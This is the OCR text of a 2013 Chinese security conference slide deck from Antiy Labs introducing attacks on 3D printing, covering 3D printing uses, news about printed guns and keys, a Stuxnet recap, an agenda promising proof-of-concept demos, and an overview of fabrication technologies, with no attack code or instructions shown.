
对3D打印的安全攻击浅析

肖梓航
安天实验室
2013.08


安天在XCON的硬件安全之路




《十二生肖》片段

3D打印用于个性化生活


3D打印用于快速原型设计




3D打印用于医疗定制



3D打印用于打飞机


大型整体钛合金构件
激光直接制造技术
Laser Direct Manufacturing of Large
Titanium Components


3D打印用于建立太空基地




以前，我们关心
3D打印会对现实世界
带来什么新的安全威胁。


热点回顾：3D打印枪支

热点回顾：3D打印钥匙


OFTEN IMITATED. NEVER DUPLICATED.
SCHLAGE
PRIMUS
DO NOT DUPLICATE
PAT. 5,909,810
Larger key bow for extra stamping space and easier handling
Key is marked with end-user or dealer ID number to trace its origin
Thicker key means added strength
Protected by 4 utility and 2 design patents
Factory side-cut combinations provide multiple levels of geographic end-user or dealer exclusivity
6 top pins and 5 side pins provide higher pick-resistance, more combinations
Schlage introduces a new standard for key control. Schlage's high-security Everest Primus and medium-security Everest cylinder and key management systems provide the optimal flexibility in key control and affordability. Our medium- and high-security products can be mixed in the same key system and are upgradable, enabling you to tailor security and cost to meet your exact needs. Both levels of security cylinders offer longer patent life (extends controlled key distribution), have keys that can be cut on standard machines (for maximum convenience and savings), and are available in a full range of cylinder types.




laserfair.com



以前，我们关心
3D打印会对现实世界
带来什么新的安全威胁。
但没有考虑……

老话题：Stuxnet

- 对控制和制造系统的成功攻击
- 针对性极强，手法高超
- 精彩情节回顾
  - 渗透到隔离的封闭系统中
  - 隐蔽地篡改离心机运行数据

- ~~课后作业：从Stuxnet艰苦卓绝地长期攻击中，我们可以学到什么样的精神？~~


今天


- 换一个角度：对3D打印的安全攻击
  - 介绍3D打印技术和产业
  - 深入RepRap的工作流程和工具链
  - 简单务虚地讨论攻击的Who/Why/How/What/When
  - 分析可能的攻击目标和攻击方法
  - 三个PoC攻击演示和详细分析！
- 大思路：从桌面级开源3D打印机入手，为探索工业级3D打印系统的安全性做准备

走进3D打印

快速成型技术


- 熔融沉积成型（FDM）






快速成型技术


- 三维打印（3DP）






快速成型技术


- 选择性激光烧结（SLS）



快速成型技术


- SLA – 激光立体印刷术







工业级3D打印机


桌面级3D打印机：整机

